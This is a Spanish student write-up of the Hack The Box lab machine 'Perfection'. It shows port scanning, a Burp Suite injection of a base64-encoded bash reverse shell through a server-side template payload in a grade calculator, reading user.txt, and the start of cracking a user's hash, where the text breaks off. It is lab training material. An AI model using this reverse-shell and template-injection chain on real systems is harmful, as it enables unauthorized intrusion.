**Juan Camilo Peña Marín**


**PROFESOR**

**JOHAN SEBASTIAN GIRALDO HURTADO**


**INSTITUCION EDUCATIVA EAM**

**13/04/2024**


1. Máquina: Perfection y nos conectamos a la vpn descargada del hackthebox



1. Acá accedemos a la ip y vemos que tenemos acceso a la página web con la dirección ip de la máquina 10.10.11.253




1. Escaneamos puertos




Observamos que la página tiene el puerto 22 ssh abierto y el puerto 80 http Nginx

1. Ensayamos y analizamos la página para ver como funciona y qué podemos hacer




1. Consultamos en internet, y nos informan que debemos manipular las solicitudes para poder entrar. Ya que la página o calculadora realiza validaciones y envía datos. Entonces se dice que usamos un software llamado Burp Suite para inyectar líneas en las solicitudes.



Acá escaneábamos la pagina y tratábamos de hacer un Shell reverse cargando lo siguiente


Sacamos el hURL: hURL -B "bash -i >& /dev/tcp/10.10.14.126/7373 0>&1"




Y luego hacemos el Shell reverse

grade1=1&weight1=100&category2=N%2FA&grade2=1&weight2=0&category3=N%2FA&grade3=1&weight3=0&category4=N%2FA&grade4=1&weight4=0&category5=N%2FA&grade5=1&weight5=0&category1=a%0A<%25%3dsystem("echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4xMjYvNz%2BJjE%3D|+base64+-d+|+bash");%25>1

Ponemos a escuchar en el puerto 7373 ya que es un puerto orientado a la conexión y mandamos la Shell reverse desde el Burp Suite para tener acceso




Ya al haber ingresado, leemos el archivo del usuario Susan que es el user.txt




Ahora hay que buscar el del root

* Hay que desencriptar estos datos de Susan (hash)




Copiamos el hash en un txt

